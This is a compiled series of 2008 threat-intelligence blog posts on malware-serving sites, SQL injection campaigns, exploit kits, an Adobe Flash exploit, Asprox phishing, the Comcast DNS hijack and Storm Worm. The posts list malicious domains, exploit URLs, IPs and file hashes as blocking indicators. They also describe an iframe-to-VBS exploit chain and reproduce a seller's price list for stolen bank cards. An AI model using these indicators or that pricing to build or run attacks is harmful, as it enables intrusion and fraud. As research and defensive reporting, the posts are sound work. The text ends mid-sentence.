[6]Hacktivism Tensions - Israel vs Palestine Cyberwars

[7]Mass Defacement by Turkish Hacktivists

[8]Overperforming Turkish Hacktivists

1. http://ddanchev.blogspot.com/2008/04/rise-of-kosovo-defacement-groups.html

2. http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html

3. http://ddanchev.blogspot.com/2008/04/commercial-web-site-defacement-tool.html

4. http://blogs.zdnet.com/security/?p=1145

5. http://ddanchev.blogspot.com/2006/02/hacktivism-tensions.html

6. http://ddanchev.blogspot.com/2006/07/hacktivism-tensions-israel-vs.html

7. http://ddanchev.blogspot.com/2007/11/mass-defacement-by-turkish-hacktivists.html

8. http://ddanchev.blogspot.com/2007/11/overperforming-turkish-hacktivists.html

290





The Whitehouse.org Serving Malware (2008-05-21 09:38)

The [1]Whitehouse.org a parody site of the original Whitehouse.gov is serving malware. From [2]TrendMicro's blog :

" According to Trend Micro Advanced Threats Researcher David Sancho, whitehouse.org has been compro-

mised to harbor some malicious, obfuscated JavaScript code which "background downloads" code to unsuspecting visitors of the site, where a malicious file is downloaded (which is detected by Trend Micro as TROJ _DELF.GKP). Of course, the official White House Web site is whitehouse.gov, and although it has been reported that some people believe whitehouse.org is the real deal, even those looking for this site specifically should be forewarned. "

The malicious domain embedded within the site ad.ox88.info/13.htm (67.15.212.150) is using Mal/ObfJS-

AP/Exploit:HTML/AdoStream to serve the malware, whereas the domain itself is using DNS servers known to provide service to malicious domains from previous malware embedded attacks that I've been assessing.

1. http://www.google.com/interstitial?url=http://www.whitehouse.org/

2. http://blog.trendmicro.com/whitehouseorg-pwnd-serving-malware/

291



Yet Another DIY Proprietary Malware Builder (2008-05-21 15:51)

Following [1]the most recent proprietary [2]web malware exploitation kits, and [3]DIY malware tools [4]found in the wild, this is among the latest malware builders with a special emphasis on spreading from PCs to USB mass storage devices, and from USB mass storage devices to PCs. On 2008/04/28 when a sample generated binary was checked with multiple antivirus scanners, the detection was 2/32 with Panda Security and F-Secure detecting it, according to the seller of the builder.

For the time being, malware authors continue emphasizing on the product concept, namely they build a mal-

ware based on their perception of what a malware should constitute of, then start offering it for sale as well as it's source code. In the long-term however, based on the increasing number of malware and spyware coding on demand, malware authors would undoubtedly embrace the customerization concept and start putting more efforts into figuring out what the customer really want compared to their current "built it, price, advertise it" and they'll come mentality.

Moreover, despite the [5]generated buzz over [6]the Zeus banker malware and its copyright notice, Zeus re-

mains publicly available, and so is its source code, [7]placing it under the [8]open-source malware segment. So

emphasizing on how malware authors are trying to protect their work is exactly what's not happening right now.

Releasing it in open-source form increases its life cycle, and both, the original authors, and the community build around the malware benefit from the new features introduced within.

And now that the most popular web malware exploitation kits are already localized to Chinese due to their

open-source nature, making it harder to maintain a decent situational awareness on the new features introduced courtesy of third-party coders, we may that easily see Zeus localized to Chinese as well. It's a trend, not a fad.

1. http://ddanchev.blogspot.com/2008/05/small-pack-web-malware-exploitation-kit.html

2. http://ddanchev.blogspot.com/2008/04/diy-exploit-embedding-tool-proprietary.html

3. http://ddanchev.blogspot.com/2008/04/firepack-exploitation-kit-part-two.html

4. http://ddanchev.blogspot.com/2008/04/skype-spamming-tool-in-wild.html

5. http://arstechnica.com/news.ars/post/20080428-malware-authors-turn-to-eulas-to-protect-their-work.html

6. http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html

7. http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html

8. http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html

293



Malware Domains Used in the SQL Injection Attacks (2008-05-22 15:42)

Whereas the value of these malicious domains lies in the historical preservation of evidence, as long as hundreds of thousands of sites continue operating with outdated and unpatched web applications, the list is prone to grow on a daily basis, thanks to copycats and the [1]Asprox botnet. The Shadowserver Foundation's [2]list of malicious domains used in the SQL injection attacks :

nihaorr1.com

free.hostpinoy.info

xprmn4u.info

nmidahena.com

winzipices.cn

sb.5252.ws

aspder.com

11910.net

294

bbs.jueduizuan.com

bluell.cn

2117966.net

s.see9.us

xvgaoke.cn

1.hao929.cn

414151.com

cc.18dd.net

kisswow.com.cn

urkb.net

c.uc8010.com

rnmb.net

ririwow.cn

killwow1.cn

qiqigm.com

wowgm1.cn

wowyeye.cn

9i5t.cn

computershello.cn

z008.net

b15.3322.org

direct84.com

295

caocaowow.cn

qiuxuegm.com

firestnamestea.cn

qiqi111.cn

banner82.com

s

meisp.cn

okey123.cn

b.kaobt.cn

nihao112.com

al.99.vc

aidushu.net

chliyi.com

free.edivid.info

52-o.cn

actualization.cn

d39.6600.org

h28.8800.org

ucmal.com

t.uc8010.com

dota11.cn

bc0.cn

adword71.com

296

killpp.cn

w11.6600.org

usuc.us

msshamof.com

newasp.com.cn

wowgm2.cn

mm.jsjwh.com.cn

17ge.cn

adword72.com

117275.cn

vb008.cn

wow112.cn

nihaoel3.com

Some new additions that I’m tracking :

a.13175.com

r.you30.cn

d39.6600.org

001yl.com

free.edivid.info

aaa.1l1l1l.Com/error/404.html

cc.buhaoyishi.com/one/hao5.htm?015

aaa.77xxmm.cn/new858.htm?075

297

llSging.com/ww/new05.htm?075

shljledlyl.net/one/hao8.htm?005

congtouzallal.net/one/hao8.htm?005

aa.llsging.com/ww/new05.hTm?075

The rough number of SQL injected sites is around 1.5 million pages, in reality the number is much bigger, and there are several ongoing campaigns injecting obfuscated characters making it a bit more time consuming to track down. Who's behind these attacks? Besides [3]the automation courtesy of botnets, the short answer is everyone with a decent SQL injector, and [4]today's SQL injectors have a built-in reconnaissance capabilities, like this one which I assessed in a previous post.

1. http://blogs.zdnet.com/security/?p=1122

2. http://www.shadowserver.org/wiki/pmwiki.php?n=Calendar.20080514

3. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

4. http://ddanchev.blogspot.com/2007/05/google-hacking-for-vulnerabilities.html

298



The Icepack Exploitation Kit Localized to French (2008-05-23 23:19)

Bonjour! In a surprising move by the French blackhats, the Icepack web malware exploitation kit has been localized to French, further expanding the list of malware kits localized to foreign languages, and [1]confirming the localization trend (page 18). Localization has been silently taking plance in the IT underground for the last couple of years, and as of recently going mainstream, followed by the localization of such popular web malware exploitation kits such as [2]MPack, [3]Icepack and [4]Firepack, all to Chinese.

The long term impact of localization will improve the communication between those offering malicious services, and those looking for them in their native language. For instance, the sites of certain malicious services are already available in several different languages, and the quality of the translation is courtesy of available translation services provided by native speakers.

299



Moreover, breaking the language barrier doesn’t just expand the market, but also, improves targeting for malware, spam, and phishing campaigns, where a truly professional

campaign would speak the native language so naturally, it would leave the receipt with the feeling that it's originating from somewhere within their homeland. In reality though, the malicious parties behind it, or the managed spam providers vertically integrating to offer translations services, would be on the other side of the planet.

1. http://packetstormsecurity.org/papers/general/malware-trends.pdf

2. http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html

3. http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html

4. http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html

300



How Does a Botnet with 100k Infected PCs Look Like? (2008-05-26 09:35)

Digitally ugly for sure, the point is that this malware campaign has been spreading pretty rapidly over MSN and AIM

as of recently, and with its success rate so efficiently infecting new hosts, that going through chat logs indicates the botnet master's will to stop spreading it as there are simply too many hosts getting infected faster than he had anticipated at the first place. Ironic, but a perfect example of what happens once the entry barriers into a certain market segment of the IT underground have been lowered to the

stage where, it’s not about having the capabilities, but the motive to embrace the success rate, like this case.

Botnet masters are also masters in social engineering.

Apparently, the success rate for this campaign is so

high due to its social engineering tactic, which in this case is to establish as many touch points with the potential victim as possible, and also, entice clicking on a commonly accepted as harmless .php file followed by the victim’s username in a username@hotmail.com fashion.

What you see is not always what you get, especially with more and more droppers requesting other malware

with image file extensions, which gets locally saved in its real nature - %Windir %\Media\System.exe for instance.

301



A Review of Hakin9 IT Security Magazine (2008-05-26 10:24)

A new issue of the [1]Hakin9 - Hard Core IT Security Magazine is "in the wild", and since the editorial staff has been kind enough to provide me with issues of the magazine for a while now, in this post I’ll review the latest issue with the idea that constructive confrontation leads to the best output achievable.

There are many different ways to review a magazine, however, I’m always sticking to the following critical success factors for a quality magazine :

- The presence of a vision

While a vision is often taken for granted, or even worse, a mission gets misunderstood for a vision, in Hakin9's case the vision could be perhaps best rephrased as "Spoiling the geeks who beg for a nerdy talk to them".

302

- Content quality

The magazine truly delivers what it promises, namely, hardcode content in sections such as tools review, basics, attack, defense, book reviews, consumers test, and interviews. And whereas the key topic in this issue is LDAP

cracking, I really enjoyed the Javascript obfuscation article, with the practical examples provided. A bit ironic, the issue is also reviewing a commercial source code obfuscator, which just like legitimate anti-piracy tools used by malware authors to make their binaries harder to analyze, can also be abused for malicious purposes.

- Relevance of information

The information provided in the articles is highly relevant, and timely, lacking any retrospective approaches and focusing on current and emerging threats only. The same goes for the extensive external resources provided, emphasizing on the importance of self-education.

- Layout

Very well structured, and so far I haven't come across an article where the images weren't syndicated the way they should be, for instance the figures mentioned on a certain page, are the same figures available at that page. Three differentiation points make a very good impression, the level of difficulty for the article, what you should know before

reading it in order to understand it, and what you will know after reading it, which you can find at the end of every article.

- Visual materials

The surplus of visual materials is perhaps what won me as a reader from the first moment. In fact, the issues are so rich on visual material illustrating the topic covered in such details, that you can actually take entire sniffing, and javascript obfuscation sessions offline with you, and never ever have to picture the output of a certain process in your mind again.

- Ads

Highly targeted, and primary security related, and best of all, very well spread across the magazine, so you're exposed to more content than ads.

Overall, the magazine successfully delivers what it promises to deliver - hardcode technical content from the geeks, for the geeks. Informative reading!

1. http://www.hakin9.org/en

303



Web 2.0 Privacy and Security Workshop - Papers Released (2008-05-26 15:23)

Last week, the 2008's [1]W2Sp workshop held in Oakland, California and sponsored by the [2]IEEE Symposium on Security and Privacy, made available all the papers from the workshop, including catchy titles such as :

- [3]input type="password" must die!

- [4]Web Authentication by Email Address

- [5]Beware of Finer-Grained Origins

- [6]On the Design of a Web Browser: Lessons learned from Operating Systems

- [7]Analysis of Hypertext Markup Isolation Techniques for XSS Prevention

- [8]Privacy Protection for Social Networking Platforms

- [9](Under) mining Privacy in Social Networks

- [10]Building Secure Mashups

- [11]Web-key: Mashing with Permission

- [12]Private Use of Untrusted Web Servers via Opportunistic Encryption

- [13]Evidence-Based Access Control for Ubiquitous Web Services

- [14]Privacy Preserving History Mining for Web Browsers

- [15]Towards Privacy Propagation in the Social Web

Information is not free, it just wants to be free.

1. http://seclab.cs.rice.edu/w2sp/2008/

2. http://www.ieee-security.org/TC/SP2008/oakland08.html

3. http://seclab.cs.rice.edu/w2sp/2008/papers/s1p2.pdf

4. http://seclab.cs.rice.edu/w2sp/2008/papers/s1p1.pdf

5. http://seclab.cs.rice.edu/w2sp/2008/papers/s2p1.pdf

6. http://seclab.cs.rice.edu/w2sp/2008/papers/s2p2.pdf

7. http://seclab.cs.rice.edu/w2sp/2008/papers/s2p3.pdf

8. http://seclab.cs.rice.edu/w2sp/2008/papers/s3p1.pdf

9. http://seclab.cs.rice.edu/w2sp/2008/papers/s3p2.pdf

10. http://seclab.cs.rice.edu/w2sp/2008/papers/s4p1.pdf

11. http://seclab.cs.rice.edu/w2sp/2008/papers/s4p2.pdf

12. http://seclab.cs.rice.edu/w2sp/2008/papers/s4p3.pdf

13. http://seclab.cs.rice.edu/w2sp/2008/papers/sp1.pdf

14. http://seclab.cs.rice.edu/w2sp/2008/papers/sp3.pdf

15. http://seclab.cs.rice.edu/w2sp/2008/papers/sp5.pdf

305



Yet Another Massive SQL Injection Spotted in the Wild (2008-05-26 17:58)

Another [1]SQL injection attack was spotted in the wild during the last couple of hours, and while it continues remaining active, surprisingly, the malicious domain is not in a fast-flux. As I've already pointed out, the upcoming SQL injection attacks for the next couple of months, will be primarily executed by copycats, where among the few differentiation factors left is [2]increasing the survivability of the domain.

In the particular attack, the injected domain chliyi.com /reg.js loads an iFrame to chliyi.com /img/info.htm where a VBS script attempts to execute by exploiting MDAC ActiveX code execution (CVE-2006-0003), whose

detection rate is 1/32 (3.13 %) and is detected as Mal/Psyme-A. Approximately, 8,900 sites have been affected.

1. http://ddanchev.blogspot.com/2008/05/malware-domains-used-in-sql-injection.html

2. http://blogs.zdnet.com/security/?p=1122

306



Asprox Phishing Campaigns Dominated in April (2008-05-27 12:50)

According to [1]the latest report from the Phishtank, a great resource for OSINT data, five IPs were hosting 6547

phishing campaigns in April, all of which are courtesy of the Asprox botnet, a botnet that despite being actively sending phishing emails for the last couple of months, received more publicity for its introduction of SQL injection capabilities, like the ones I've assessed in a previous post. The IPs in question :

212.174.25.241

62.233.145.45

218.92.205.246

85.105.182.6

212.0.85.6

Where's the connection? It's in the historical domains that used to respond to the IPs, in the Asprox case, a great deal of the original domain names used a couple of months ago are still in a fast-flux and further expose and connection between these IPs and Asprox. For instance, 62.233.145.45 ,

is known to have been hosting

xml52.com ; www5.yahoo.american-greeting.ca.xml52.com ; yahoo.americangreeting.ca.www05.net ; bendigob-

ank.com.au.tampost5.ws ; among the domains used in some of the previous phishing domains. The rest of the

IPs are also known to have participated in the fast-flux, and therefore, as long as they remain using some of their 307

old domains, and fast-flux them in a way that can be compared to the data from previous months, monitoring the prevalence of Asprox phishing campaigns and making the connection between a phishing campaign and the botnet, would remain easy to do.

Related posts:

[2]Fast-Fluxing SQL injection attacks executed from the Asprox botnet

[3]Inside a Botnet's Phishing Activities

[4]Fake Yahoo Greetings Malware Campaign Circulating

[5]Phishing Emails Generating Botnet Scaling

1. http://www.phishtank.com/stats/2008/04/

2. http://blogs.zdnet.com/security/?p=1122

3. http://ddanchev.blogspot.com/2008/02/inside-botnets-phishing-activities.html

4. http://ddanchev.blogspot.com/2008/04/fake-yahoo-greetings-malware-campaign.html

5. http://ddanchev.blogspot.com/2008/04/phishing-emails-generating-botnet.html

308



Malware Attack Exploiting Flash Zero Day Vulnerability (2008-05-27 22:37)

It's been a while [1]since we've last witnessed malware attacks using zero day vulnerabilities, and the latest one exploiting a zero day in Adobe's flash player is definitely worth assessing. The current malware attack has been traced back to Chinese blackhats, who are using a zero day to infect users with password stealers, moreover, one of the domains serving the Adobe zero day has been sharing the same IP with four of the malware domains in the recent waves of [2]massive SQL injection attacks, indicating this incident and the previous ones are connected. [3]According to Symantec :

" Preliminary investigation suggests that the DeepSight honeynet may also have captured this attack. We are looking into this further. Currently two Chinese sites are known to be hosting ex

ploits for this flaw: wuqing17173.cn and woai117.cn . The sites appear to be exploiting the same flaw, but are using

different payloads. At the moment these domains do not appear

to be resolving, but they may come back in the future. Network administrators are advised to blacklist these domains to prevent clients from inadvertently being redirected to them. Avoid browsing to untrustworthy sites. Also, consider disabling Flash or use some sort of script-blocking mechanism, such as NoScript for Firefox, to explicitly allow SWFs to run only on trusted sites. "

309



The Internet Storm Center also [4]made an announcement and assessed a [5]malware domain that was using the

exploits in this case play0nlnie.com (125.46.104.172), next to [6]Adobe's Product Security Inci[7]dent Response Team (PSIRT) original announcement of the vulnerability. What about the original hosting sites for this exploits? Are they still active and serving it, what are the detection rates of the exploits and the malware served, and are there any other domains that should be blocked, also responding to the same IPs.

Let's assess the campaign using the [8]Adobe Flash Player SWF File Unspecified Remote Code Execution Vul-

nerability. At count18.wuqing17173.cn/click.aspx.php (58.215.87.11) the end user is receiving a look looks like a 404

error message, however, within the 404 message there's a great deal of information exposing the exploits location and participation domains, which you can see attached in the screenshot above. In between several obfuscations we are

finally able to locate the exploits serving host, as there are multiple exploits this particular campaign is taking advatange of, in between the Adobe Flash Player one :

0novel.com /real.js

0novel.com /rl.htm

0novel.com /lz.htm

0novel.com /bf.htm

0novel.com /xl.htm

0novel.com /flash.swf

0novel.com /flash1.swf

310



Let’s get back to the second domain which is not returning a valid 403 error forbidden message, woai117.cn

(221.206.20.145) which has also been sharing the same IP with kisswow.com.cn ; qiqi111.cn ; ririwow.cn ;

wowgm1.cn , among the domains used in [9]the ongoing SQL injection attacks. Once the binary located at

woai117.cn /bak.exe was obtained and sandboxed, it tried to download more malware by accessing woai117.cn

/kiss.txt with the following binaries already obtained, analyzed and distributed among AV vendors :

117276.cn /1.exe

117276.cn /2.exe

117276.cn /3.exe

woai117.cn /bing.exe

Detection rates for the exploit, the obfuscations and the malware binaries obtained :

Sample obfuscation

Scanners result : 3/32 (9.38 %)

F-Secure - Exploit.JS.Agent.oa

GData - Exploit.JS.Agent.oa

Kaspersky - Exploit.JS.Agent.oa

File size: 35767 bytes

311

MD5...: 11d2b82a35cd37560673680f25571bac

SHA1..: 687066c90bb44fee574f2763041ee80dfee4d5bf

A sample flash file with the exploit

Scanners result : 2/32 (6.25 %)

eSafe - SWF.Exploit

Symantec - Downloader.Swif.C

File size: 846 bytes

MD5...: 1222bf4627894cb88142236481680d03

SHA1..: bbf59d9e6610e6f982a7ce7fc9e9878ffd3bfe70

The malware served

Scanners result : 18/32 (56.25 %)

MemScan:Win32.Worm.Otwycal.T; a variant of Win32/AutoRun.NAD

File size: 25229 bytes

MD5...: 6be5a7b11601f8cb06ebba08c063aa09

SHA1..: 95d266e2e04e27a923467f483c23818c38ebe19e

The password stealers

Scanners result : 19/32 (59.38 %)

Trojan.PWS.OnLineGames.WOM; Win32/TrojanDropper.Agent.NKK

File size: 42268 bytes

SHA1..: 7dfd51e96269f8d53354dd4c028d0c9481ebf4c8

Scanners result : 13/32 (40.63 %)

W32/Heuristic-159!Eldorado; Suspicious:W32/Malware!Gemini

File size: 108172 bytes

MD5...: a0383dd1571af5e2f104e1f7d6df7a67

SHA1..: be5b9b00ce9e378e545fa4f1e67160f20ba82ad2

Consider [10]blocking flash by using Flashblock for instance, until the issue is taken care of :

" Flashblock is an extension for the Mozilla, Firefox, and Netscape browsers that takes a pessimistic approach to dealing with Macromedia Flash content on a webpage and blocks ALL Flash content from loading. It then leaves placeholders on the webpage that allow you to click to download and then view the Flash content. "

It could have been worse, as "wasting a zero day exploit" affecting such ubiquitous player such as Adobe's flash player for infecting the end users with a rather average password stealer is better, than having had the exploit leaked to others who would have have introduced their latest rootkits and banker malware.

UPDATE - 5/28/2008

Consider blocking the following domains currently serving the malicious flash files :

312

tongji123.org

bb.wudiliuliang.com

user1.12-26.net

user1.12-27.net

ageofconans.net

lkjrc.cn

psp1111.cn

zuoyouweinan.com

user1.isee080.net

guccime.net

woai117.cn

wuqing17173.cn

dota11.cn

play0nlnie.com

0novel.com

UPDATE - 5/29/2008

[11]Zero day or no zero day?

It appears that th

e exploit used in this campaign is an already known one, namely [12] CVE-2007-0071

,

and this has since been verified by multiple parties who were assessing the incident. Some related comments : 313

[13]Flaw Watch: Why Adobe Flash Attacks Matter

"

Thursday, however, Symantec backtracked after Adobe released a statement denying that the matter concerned a new flaw. In a progress report posted to the official Adobe PSIRT blog , David Lenoe said the exploit "appears to be taking advantage of a known vulnerability, reported by Mark Dowd of the ISS X-Force and wushi of team509, that was resolved in Flash Player 9.0.124.0." In an update to that blog entry, he said Symantec had confirmed that all versions of

Flash Player 9.0.124.0 are not vulnerable to the exploits. Symantec Senior Researcher Ben Greenbaum acknowledged the flaw was previously known and patched by Adobe April 8, though the Linux version of Adobe's stand-alone Flash Player version 9.0.124 was indeed vulnerable to the attack. "

[14]Potential Flash Player issue - update

" We've just gotten confirmation from Symantec that all versions of Flash Player 9.0.124.0 are not vulnerable to these exploits. Again, we strongly encourage everyone to download and install the latest Flash Player update, 9.0.124.0. To verify the Adobe Flash Player version number, access the About Flash Player page, or right-click on Flash content and select "About Adobe (or Macromedia) Flash Player" from the menu. Customers using multiple browsers are advised to perform the check for each browser installed on their system and update if necessary. Thanks to Symantec for working very closely with us over the last 2 days to confirm that this is not a zero-day issue, and to Mark Dowd and wushi for originally reporting this issue. "

[15]More information on recent Flash Player exploit

" This is not a zero-day exploit. Despite various reports that have been circulating, the Flash Player Standalone 9.0.124.0 and Linux Player 9.0.124.0 are NOT vulnerable to the exploits discussed in conjunction with the previously disclosed vulnerability Symantec posted on 5/27/08. Symantec originally believed this to be a zero-day, unpatched vulnerability, but as their latest update on their Threatcon page indicates, they have now confirmed this issue does not affect any versions of Flash Player 9.0.124.0. "

[16]Followup to Flash/swf stories

" On closer examination, this does not appear to be a "0-day exploit". Symantec has updated their threatcon info, as well. We have yet to see one of these that succeeds against the current version (9.0.124.0), if you find one that does, please let us know via the contact page. "

Why was the possibility of finding one that succeeds against the current version of Flash considered in ISC's post? Because with no samples distributed by Symantec verifying the zero day, the way the exploit serving flash files were generated at the malicious domains on a version basis (WIN %209,0,115,0ie.swf for instance), and with everyone trying to figure it out in order to obtain the malicious flash file for the latest version in order to verify its zero day state, this timeframe resulted in the delay of assessing the real situation.

1. http://ddanchev.blogspot.com/2008/02/malicious-advertising-malvertising.html

2. http://ddanchev.blogspot.com/2008/05/malware-domains-used-in-sql-injection.html

3. http://www.symantec.com/security_response/threatcon/index.jsp

4. http://isc.sans.org/diary.html?storyid=4465

5. http://isc.sans.org/diary.html?storyid=4468

6. http://blogs.adobe.com/psirt/2008/05/potential_flash_player_issue.html

7. http://blogs.adobe.com/psirt/2008/05/potential_flash_player_i

ssue.html

8. http://www.securityfocus.com/bid/29386

9. http://ddanchev.blogspot.com/2008/05/malware-domains-used-in-sql-injection.html

10. http://flashblock.mozdev.org/

11. http://osvdb.org/blog/?p=246

12. http://cve.mitre.org/cgi-bin/cvename.cgi?name=2007-0071

13. http://www.csoonline.com/article/374013/Flaw_Watch_Why_Adobe_Flash_Attacks_Matter

314

14. http://blogs.adobe.com/psirt/2008/05/potential_flash_player_issue_u_1.html

15. http://blogs.adobe.com/psirt/2008/05/more_information_on_recent_fla.html

16. http://isc.sans.org/diary.html?storyid=4474

315



Comcast.net not Hacked, DNS Records Hijacked (2008-05-30 13:31)

Two days ago in a show off move, the [1]Kryogenics team managed to [2]change the DNS records of Comcast.net, and

consequently, redirect traffic to third-party servers, which in this incident only served a defaced-looking like page, and denied email services to Comcast’s millions of email users for a period of three hours.

The message they appear to have left at the first place, is actually hosted on third-party servers and reads

:

" KRYOGENIKS EBK and DEFIANT RoXed COMCAST sHouTz To VIRUS Warlock elul21 coll1er seven "

Comcast’s changed whois records looked like this, and were restored to their original state approximately three hours later :

Administrative Contact:

Domain Registrations,

Comcast

316

kryogenicsdefiant@gmail.com

Defiant still raping 2k8 ebk

69 dick

tard lane

dildo room

PHILADELPHIA, PA 19103

US

4206661870 fax: 6664200187

The hacked page was loading from the following locations :

freewebs.com/buttpussy69

freewebs.com/kryogeniks911

defiants.net/hacked.html

[3]Comcast's comments :

" Last night users attempting to access Comcast.net were temporarily redirected to another site by an unauthorized person," he says. "While that issue has been resolved and customers have continued to have access to the Internet and email through services like Outlook, some customers are currently not able to access Comcast.net or Webmail."

Douglas says that network engineers continue to work on the issue. "We believe that our registration information at the vendor that registers the Comcast.net domain address was altered, which redirected the site, and is the root cause of today's continued issues as well," he says. "We have alerted law enforcement authorities and are working in conjunction with them. "

[4]Network Solutions comments :

" Somebody was able to log into the account using the username and password. It was an unauthorized access,"

said spokeswoman Susan Wade. "It wasn't like somebody hacked into it. The Network Solutions account was not hacked. "They ping us and say this is my domain and say, 'I'd like to reset my password,'" Wade said. "It could have been compromised through e-mail. They could have gotten it if they acted as the customer. We're not clear. "

"Pinging a domain registrar" has been around since the early days of the Internet, and it's obviously still possible to socially engineer one in 2008. A recently released ICANN advisory on the topic of [5]registrar impersonation phishing attacks provides a decent overview of the threat, and in Comcast's case, I think someone impersonated Comcast in front of Network Solutions compared to the other way around, namely someone phished the person possessing the accounting data at Comcast, by making them think it's Network Solutions contacting them.

With Comcast.net now back to normal

, the possibilities for abusing the redirected traffic given that the content was loading from web sites they controlled are pretty evident. And despite that there are speculations [6]the hijack is courtesy of the BitTorrent supporters, in this case, the motivation behind this seem to have been to prove that it's possible .

UPDATE :

317

[7]An interview with the hijackers including a screenshot of the control panel for over 200 Comcast operated domains is available.

1. http://www.scmagazineus.com/Justin-Timberlake-Hilary-Duff-Tila-Tequila-MySpace-profiles-compromised-to-im

press-hacker-group/article/99727/

2. http://blogs.zdnet.com/security/?p=1213

3. http://www.dslreports.com/shownews/Comcast-Domain-Hacked-94826?nocomment=1

4. http://blog.wired.com/27bstroke6/2008/05/comcast-servers.html

5. http://blogs.zdnet.com/security/?p=1208

6. http://torrentfreak.com/comcast-hacked-in-bittorrent-throttling-packback-080529/

7. http://blog.wired.com/27bstroke6/2008/05/comcast-hijacke.html

318



Storm Worm Hosting Pharmaceutical Scams (2008-05-30 21:05)

With Storm's [1]recent SQL injection and introduction of several new domains within, the very latest additions to their domain portfolio are the following domains (naturally in a fast-flux provided by already infected hosts) hosting pharmaceutical scams :

producemorning.com

pressrose.com

posestory.com

picturewe

st.com

lowsmell.com

catsharp.com

printlength.com

319



All of the domain’s DNS entries are set to update every 2 minutes, meaning they every 2 minutes another 20 different and infected IPs will be hosting the domains, which on the other hand logically have identical WHOIS entry records : Administrative Contact:

WenFeng

NO.397,zhuquedadao street,xian

City,shanxi Province

xi an Shanxi 710061

CN

tel: 298 5228188

fax: 298 5393585

yayun22@163.com

320



It’s also worth pointing out how they emphasize on the benefits of SSL based transactions, when none of the sites is supporting SSL, but is doing something a great number of phishers do - they’ve changed the favicon to a key lock looking one, since maintaining a SSL infrastructure on the

infected hosts is both, unpragmatic, and a bit unnecessary if they social engineer the visitor :

" SSL Encryption or Https is a technique used to safeguard private information which is sent via Internet. To prove the site's legitimacy, the SSL encryption uses a PKI (Public Key Infrastructure) - public/private key, to encrypt IDs, documents, or messages to securely transmit the information in the World Wide Web. In order to show that our transmission is encrypted, most browsers will display a small icon that would look like a pad "lock" or a key and the URL begins with "https" instead of "http". SSL Encryption or https from a digital certification authority will helps the secure web site with confidential information on web. "

321



With pharma masters increasingly using [2]fast-flux to increase the survivability of their domains participating in affiliation based [3]pharmaceutical affiliate programs, Storm Worm is anything but lacking behind programs that connect scammers and [4](infected) infrastructure providers.

Related posts:

[5]All You Need is Storm Worm's Love

[6]Social Engineering and Malware

[7]Storm Worm Switching Propagation Vectors

[8]Storm Worm's use of Dropped Domains

[9]Offensive Storm Worm Obfuscation

[10]Storm Worm's Fast Flux Networks

[11]Storm Worm's St. Valentine Campaign

[12]Storm Worm's DDoS Attitude

[13]Riders on the Storm Worm

[14]The Storm Worm Malware Back in the Game

1. http://ddanchev.blogspot.com/2008/05/all-you-need-is-storm-worms-love.html

2. http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html

3. http://ddanchev.blogspot.com/2007/10/incentives-model-for-pharmaceutical.html

4. http://www.trustedsource.org/TS?do=threats&subdo=storm_tracker

5. http://ddanchev.blogspot.com/2008/05/all-you-need-is-storm-worms-love.html

6. http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html

7. http://ddanchev.blogspot.com/2007/02/storm-worm-switching-propagation.html

8. http://ddanchev.blogspot.com/2007/08/storm-worms-use-of-dropped-domains.html

9. http://ddanchev.blogspot.com/2007/08/offensive-storm-worm-obfuscation.html

10. http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html

11. http://ddanchev.blogspot.com/2008/01/storm-worms-st-valentine-campaign.html

12. http://ddanchev.blogspot.com/2007/09/storm-worms-ddos-attitude.html

13. http://ddanchev.blogspot.com/2007/12/riders-on-storm-worm.html

322

14. http://ddanchev.blogspot.com/2007/08/storm-worm-malware-back-in-game.html

323

1.6

June

324



U.K's Crime Reduction Portal Hosting Phishing Pages (2008-06-02 07:20)

Poste Italiane seems to have relocated to a brand new location online, in this case the U.K's Crime Re-

duction Portal which is currently hosting a phishing page - crimereduction.homeoffice.gov.uk/alcohol-

orders/Archive070410/poste/cartepr

What's special about this incident is that it's becoming increasingly common to come across phishing sites that have been [1]remotely-file-included or SQL injected at vulnerable sites. In ca you remember, [2]the Police Academy

in India too, used to host phishing pages in the past. The irony in both cases is highly visible, and for good or bad, it's anecdotal cases like these that are supposed to build awareness on the adapting tactics phishers use nowadays - forwarding the responsibility for hosting as well as managing a shadow infrastructure like this one for instance.

1. http://ddanchev.blogspot.com/2008/04/phishing-tactics-evolving.html

2. http://www.f-secure.com/weblog/archives/00001289.html

325



Price Discrimination in the Market for Stolen Credit Cards (2008-06-03 13:15)

What would be the price of a stolen credit card with an already verified balance, and based on what factors would the sellers come up with the price range? Depends on who you're buying the goods from. Continuing the discussion on the [1]Underground Economy's Supply of Goods, the service I'll comment on in this post is among the countless number of others offering stolen credit card numbers, however, in this one we have [2]a great example of price discrimination compared to the majority of other propositions, emphasizing on a volume basis propositions - the more you buy the cheaper it gets.

Let's go through this proposition differentiating itself on the basis of the balance available on a per bank basis

:

- Bank Of America/Between 2k - 50k/400 $

- WellsFargo/Between 4k - 40k/300 $

326

- Chase Bank/Between 2k - 30k/250 $

- Citibank/Between 9k - 70k/300 $

- Wachovia/Between 2k - 18k/275 $

- Barclays/Any Balance/400 $

- HSBC/Between 30k - 312k/400 $ up to 100k=600 $

- Halifax/Between 20k 180k/450 $

- Nationwide/Between 15k - 230k/450 $

- Lloyds TSB/Between 10k - 400k/600 $

How they come up with these prices remains a subject to speculation, what's important to point out is that in between the price discrimination used here on a good that in reality is a commodity good, is that they're cashing-in on the high profit margins since when investing the time and efforts into stealing these credit card numbers though banker malware infected PCs, they weren't even aware of what their ROI would be, consequently any price set would be a profitable price outpacing the investments they've made into obtaining the accounting data.

We can also theoretically have the same seller making propositions on a volume basis, operating another site this time targeting different marketing segment, where the site itself would have also been advertised to reach that very segment. What he's enjoying is the overall lack of market transparency and the fact that it's not a daily practice for someone to come across sites selling stolen credit card

details, which is where the first proposition would take place. The second, the one on a volume basis, would be targeting the experienced identity thieves who never even consider spending so much money on a good that they come across to, and have good understanding of the market, thus, know where to find bargain deals for it.

Who's supplying the bargain deals anyway, and how are the bargain deals affecting the behavior of the expe-

